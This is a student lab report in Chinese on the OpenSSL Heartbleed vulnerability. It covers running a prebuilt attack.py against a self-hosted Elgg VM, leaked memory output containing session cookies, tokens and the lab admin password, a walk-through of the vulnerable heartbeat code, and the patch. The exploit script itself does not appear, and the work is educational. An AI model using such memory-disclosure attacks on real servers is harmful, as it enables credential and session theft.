

网络安全实验报告

题 目 HeartBleed Attack

学生姓名 龙思怡

指导教师 王伟平

学 院 信息科学与工程学院

专业班级 信安 1401

学 号 0906140104

二〇一六 年 十 一 月 十 九 日

一、问题描述

我们平时打开网页地址前面显示的 http，代表该网页是明文传输内容的，包括我们的密码与用户认证信息等，这样就有了一个很严重的安全隐患，假如用户受到了中间人攻击，那么敏感信息就很容易被暴露给攻击者，这样是极不安全的。所以 SSL 就这样诞生了？不是的，其实最开始 SSL 的目的并不是对传输的数据进行加密，而是早期的电子商务阶段，商家担心用户拍下商品后不付款，或者使用虚假甚至过期的信用卡，为了让银行给予认证以及信任，SSL 就在这种背景下诞生了。除了后面我们提到的通信加密，SSL 还承担着信任认证的功能。

“SSL 安全套接层（Secure Sockets Layer，SSL）是一种安全协议，在网景公司（Netscape）推出首版 Web 浏览器的同时提出，目的是为网络通信提供安全及数据完整性保障，SSL 在传输层中对网络通信进行加密。如网址前面显示的是 https，就代表是开启了 SSL 安全支持的站点。”

之后经过漫长的改进，SSL 最终变成了现在我们看到的样子，它提供的几大安全保障：

- 加密用户与服务器间传输的数据
- 用户和服务器的合法认证，确保数据发送到正确的服务器或用户
- 保证数据的完整性，防止中间被非法篡改

一些对安全性要求很高的如：网络银行、电商支付、帐号登录、邮件系统甚至 VPN 等等服务，在开启了 SSL 支持后，用户与企业即可放心数据传输的安全性，也无需担心信息被他人截获篡改，进而成了信息安全保障最根本的基础，成了安全“标配”。

而 OpenSSL 简单来讲就是套开放源代码的 SSL 套件，提供了一套基础的函数库，实现了基本的传输层资料加密功能。集成在一些开源的软件项目与操作系统中，用做 SSL 功能的调用。这次的“心脏出血”漏洞就是出现在 OpenSSL 上。

那么这次的漏洞影响究竟有多么严重呢，又是因为什么呢？因为 SSL 已经是当今信息安全的基础标配了，可以说所有的产品都信任 OpenSSL 带来的

SSL 基础支持，将信息传输与数据加密的安全性完全依赖 OpenSSL，这样带来的隐患就是地基安全一旦动摇，整栋大厦都面临坍塌的风险。

“心脏出血”漏洞技术性细节接下来会详细的介绍，大体上来说，漏洞可以随机泄漏内存中的 64k 数据，而且可通过重复读取来获取大量内存数据，OpenSSL 内存区域又是存储用户请求中的明文数据，其中可能包含源码、登录时提交的明文帐号密码、登录后服务器返回的合法认证因素（cookies）、软件序列号、机密邮件，甚至是可以突破一些系统保护机制的关键数据。

其实在我们平时上网购物、登录网站、与好友聊天的时候，为了保证用户体验与安全性，机密数据的交换与验证等操作都悄悄的或全部走了 SSL 安全通道，受到“心脏出血”漏洞的影响，机密数据就有很大概率被黑客主动获取。虽然很多网站的账户登录系统采用了 SSL（HTTPS）的保护，但真正的登录行为仍是密码明文传输，过度信任了 SSL。有些产品会提到自己有双因素令牌验证功能，不受到影响，但不管是双因素、三因素还是五因素，他只是个身份验证过程，成功后系统还是会给用户返回认证凭据，直接截获这种认证凭据即可绕过密码限制，直接控制用户帐号。

可以看到，“心脏出血”漏洞的影响之大，这也是为什么我选择了这个实验的原因之一。

一、实验简要描述

本次实验主要是为了让学生领会心脏出血漏洞的严重性，并理解其原理，这个漏洞所存在的 OpenSSL 版本为 1.0.1-1.0.1f，实验所提供的虚拟机的版本是 1.0.1。

在这个实验中，我们需要配置两台虚拟机，一台为攻击者机器一台为受害者机器。我们还是使用 Ubuntu 12.04。虚拟机需要使用 NAT-Network 适配器来配置网络。这可以在虚拟机中设置。我们可以使用任何一个用了 HTTPS 协议的网站作为攻击点，但是攻击真正的站点是非法的，所以我们在虚拟机中自己配置了一个站点。我们使用了一个开源的网络软件--ELGG，主机在 <https://heartbleedlabelgg.com> 上。我们需要在攻击者的机器上修改 /etc/hosts 文件，部署服务器的 IP 地址。在 hosts 文件中查找下面的一句话

并且将127.0.0.1替换成真正的服务器地址。

实验中主要有三个任务，第一个任务是让我们学会如何进行HeartBleed攻击，并且如何搜寻到有用的信息。第二个任务是理解HeartBleed攻击的原理，第三个任务是学会如何修补漏洞。


三、实验过程分析

Task 1: 实施HeartBleed攻击

在这个任务中，我们将在网站上学会如何进行心脏出血攻击。这个漏洞能够获得什么样的结果取决于服务器上存储了什么信息。如果服务器上没有太多常用的进程，可能不会得到很有用的信息，因此，我们需要作为正常的用户与服务器交互。让我们先以管理员的身份实施以下的操作：

在登陆www.heartbleedlabelgg.com网站时，可能会得到报错信息，提示这是一个不安全的网站，实际上这是因为该网站为了实验而没有升级OpenSSL的版本造成的，在这一步可以点击Add Exception以及Confirm来进入该站点。

然后到右侧的登录框进行登录，（admin:seedelgg）



登录成功后进入用户界面，然后点击右侧的More按钮，选择Members，

并且添加Boby为你的朋友。然后随意给她发送一条信息。这里我的设置为：

“Hello Bobby!”

在进行了足够多的私人操作之后，服务器上已经存储了一定的有价值的隐私信息了，这个时候我们就可以开始对于“心脏出血”漏洞的攻击了。由于编写直接利用漏洞的代码对于我们来说有些许的困难，毕竟这需要对OpenSSL一定的认识以及较强的编写程序的能力，所以我们直接借用别人以及写好的一个python利用漏洞的代码进行攻击。这份代码可以直接从实验网站上下载，名字为attack.py。

然后我们就可以在终端利用如下的一行代码进行攻击了：

```
$ ./attack.py www.heartbleedlabelgg.com
```

然后我们就可以观察实验结果了。在经过足够多次的尝试以后，我们可以得到很多有用的信息，比如用户名和密码，双方用户之间的通信过程和通信内容等等。

详细的实验结果在下面的结果分析中进行描述和分析。

Task 2:找出HeartBleed漏洞的根本原因

在这个实验中，我们将改变包的长度，大小来找出HeartBleed漏洞的根本原因。

心脏出血漏洞是基于HeartBleed请求的，请求将会发送一些字符串给服务器，而服务器简单的复制这些字符串并且发送给客户端。在普通的通信过程中，用户发送了三个字节长的“ABC”字符串，那么服务器将从内存中拷贝三个字节长的字符串放在response包中。但是假如攻击者发送了三个字节长的包，却将包的长度设置为1003，那么服务器将从它的内存中除了这三个字节之外，多返回1000个字节的数据。虽然这些数据是不可控的，所以每次返回的包的内容都有可能不同，但是这些包中很可能就包含了用户的某些敏感信息。

我们可以通过如下的图解来理解这个过程：

服务器，你还在吗？在的话请
回复“POTATO”（6个字母）



secure connection using key "4538538374224". User Meg wants these 6 letters: **POTATO**. User Ada wants pages about "irl games". Unlocking secure records with master key 5130985733435.

用户Meg需要这6个字母：POTATO



POTATO

secure connection using key "4538538374224". User Meg wants these 6 letters: **POTATO**. User Ada wants pages about "irl games". Unlocking secure records with master key 5130985733435.



服务器，你还在吗？在的话
请回复“BIRD”（4个字母）



User Olivia from Osaka wants pages about "tees in car why". Note: Files for IP 375.381.83.17 are in /tmp/files-3843. User Meg wants these 4 letters: **BIRD**. There are currently 34 connections open. User Brendan uploaded the file /usr/bin/contents/334b920ace2affa0b3b4ff...

用户Meg需要这4个字母：BIRD



BIRD

User Olivia from Osaka wants pages about "tees in car why". Note: Files for IP 375.381.83.17 are in /tmp/files-3843. User Meg wants these 4 letters: **BIRD**. There are currently 34 connections open. User Brendan uploaded the file /usr/bin/contents/334b920ace2affa0b3b4ff...



服务器，你还在吗？在的话
请回复“HAT”（300个字母）



... connection. Jake requested pictures of dead User Meg wants these 500 letters: **HAT**. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long". User Karen wants to ...

用户Meg需要这500个字母：HAT





Task 3:修复和理解心脏出血漏洞

最好的修复心脏出血漏洞的方法当然是将你的OpenSSL升级到最新版本，我们可以用如下的命令升级：

```
#sudo apt-get update
#sudo apt-get upgrade
```

但是要确保之前的任务都已经完成了，因为一旦升级了就很难恢复到之前的版本了，当然了，也可以用快照的形式将当前状态保存起来。

四、结果分析

Task 1结果：

可以看到，在进行攻击的过程中，以及从服务器内存中获取了管理员的用户名和密码：

```
Terminal
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=88u5lnr3r2rf9c140h2r0qovc6
Connection: keep-alive

0..C...5lp.'..2...a.....%.....w-form-urlencoded
Content-Length: 99

__elgg_token=254f6c1fcc70e5ec2f012d5033ef8956&__elgg_ts=1479045624&username=admin&password=seedelggTv.O.y..`.kw..2..(H

[11/19/2016 13:12] root@ubuntu:~/Desktop#
```


以及两个用户之间通信的内容:

```
Terminal
Cookie: Elgg=88u5inr3r2rf9c140h2r0qovc6
Connection: keep-alive

...<..d.j..D.]..)F.....c140h2r0qovc6
Connection: keep-alive

..'..Phdv...U..oM.G.....Wt.5

form-urlencoded
Content-Length: 116

__elgg_token=54ce9ec81abda4d75761415644ecd8c0&__elgg_ts=1479045769&recipient_guid=40&subject=hello&body=hello%7EBoby..7j...Xi..c.-Jms..2

[11/19/2016 13:39] root@ubuntu:~/Desktop#
```

Task 2 结果:

通过改变长度, 包的长度可以看出有明显的改变:

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should
r is vulnerable!
Please wait... connection attempt 1 of 1
#####

..PAAAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOPABC...
...!.9.8.....5.....
.L.<...>.CL..U..
```

上面是当命令为如下时的结果:

```
$. /attack.py www.heartbleedlabelgg.com --length 80
```


而当命令如下时:

```
$. /attack.py www.heartbleedlabelgg.com - length 200
```

结果如下:

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....}@K}...k.L..
```

为了修补漏洞, 执行如下的操作:

```
#sudo apt-get update
#sudo apt-get upgrade
```

五、调试报告

1. 原理概述

在这里就从代码开始阐述一下我对于 OpenSSL 的 HeartBleed 漏洞的原理的理解:

我们可以先看 ssl/dl_both.c, 漏洞的补丁从这行语句开始:

```
int dtls1_process_heartbeat(SSL *s)
{
    unsigned char *p = &s->s3->rrec.data[0], *p1;
    unsigned short hbtype;
```

```

    unsigned int payload;

    unsigned int padding = 16; /* Use minimum padding */
}

```

一上来我们就拿到了一个指向一条 SSLv3 记录中数据的指针。结构体 SSL3_RECORD 的定义如下：

```

typedef struct ssl3_record_st
{
    int type;                /* type of record */
    unsigned int length;     /* How many bytes available */
    unsigned int off;        /* read/write offset into 'buf' */
    unsigned char *data;     /* pointer to the record data */
    unsigned char *input;    /* where the decode bytes are */
    unsigned char *comp;     /* only used with decompression -
    malloc()ed */
    unsigned long epoch;     /* epoch number, needed by DTLS1 */
    unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
} SSL3_RECORD;

```

每条 SSLv3 记录中包含一个类型域 (type)、一个长度域 (length) 和一个指向记录数据的指针 (data)。我们回头去看 dtls1_process_heartbeat:

```

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

```

SSLv3 记录的第一个字节标明了心跳包的类型。宏 n2s 从指针 p 指向的数组中取出前两个字节，并把它们存入变量 payload 中——这实际上是心跳包载荷的长度域 (length)。注意程序并没有检查这条 SSLv3 记录的实际长度。变量 pl 则指向由访问者提供的心跳包数据。

这个函数的后面进行了以下工作：

```
unsigned char *buffer, *bp;
int r;
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
```

```
bp = buffer;
```

所以程序将分配一段由访问者指定大小的内存区域，这段内存区域最大为 (65535 + 1 + 2 + 16) 个字节。变量 bp 是用来访问这段内存区域的指针。

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
```

```
memcpy(bp, pl, payload);
```

宏 s2n 与宏 n2s 干的事情正好相反：s2n 读入一个 16 bit 长的值，然后将它存成双字节值，所以 s2n 会将与请求的心跳包载荷长度相同的长度值存入变量 payload。然后程序从 pl 处开始复制 payload 个字节到新分配的 bp 数组中——pl 指向了用户提供的心跳包数据。最后，程序将所有数据发回给用户。那么 Bug 在哪里呢？

0x01a 用户可以控制变量 payload 和 pl

如果用户并没有在心跳包中提供足够多的数据，会导致什么问题？比如 pl 指向的数据实际上只有一个字节，那么 memcpy 会把这条 SSLv3 记

录之后的数据——无论那些数据是什么——都复制出来。

很明显，SSLv3 记录附近有不少东西。

之前我认为 64 KB 数据根本不足以推算出像私钥一类的数据。至少在 x86 上，堆是向高地址增长的，所以我认为对指针 p1 的读取只能读到新分配的内存区域，例如指针 bp 指向的区域。存储私钥和其它信息的内存区域的分配早于对指针 p1 指向的内存区域的分配，所以攻击者是无法读到那些敏感数据的。当然，考虑到现代 malloc 的各种神奇实现，我的推断并不总是成立的。

当然，你也无法读取其它进程的数据，所以“重要的商业文档”必须位于当前进程的内存区域中、小于 64 KB，并且刚好位于指针 p1 指向的内存块附近。

修复代码中最重要的一部分如下：

```
/* Read type and payload length first */
    if (1 + 2 + 16 > s->s3->rrec.length)
        return 0; /* silently discard */
    hbtype = *p++;
    n2s(p, payload);
    if (1 + 2 + payload + 16 > s->s3->rrec.length)
        return 0; /* silently discard per RFC 6520 sec. 4 */
    p1 = p;
```

这段代码干了两件事情：首先第一行语句抛弃了长度为 0 的心跳包，然后第二步检查确保了心跳包足够长。就这么简单。

2. 经验与收获

经过这次的实验，我收获到了很多各个方面的知识。从阅读 Seed Project 中下载的英文文档，锻炼了我英文文献的阅读能力，这为以后看类似的英文文献打下了基础。而对于虚拟机环境的配置也让我领会到了虚拟机环境的方便，以及解决 BUG 的能力。而对于 ubuntu 的操作也让我更加熟悉在课堂上学习的各种 linux 命令。

而且除了这些基本的操作之外，也让我对于协议的理解更加深刻了一些。平常对于协议只是肤浅的看一遍协商过程就过去了，但是这一次是真真正正的深入到协议的源码实现去发现其中的漏洞，这给了我一个新颖的学习的方法。

无论结果如何，只要在这个学习的过程中收获到了知识，那就一定是有意义的。